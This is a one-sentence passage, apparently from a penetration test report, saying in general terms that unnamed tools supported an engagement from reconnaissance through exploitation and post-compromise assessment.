These tools played an integral role throughout the engagement—from initial reconnaissance to vulnerability discovery, exploitation, and post-compromise assessment—ensuring a thorough evaluation of the target’s security posture.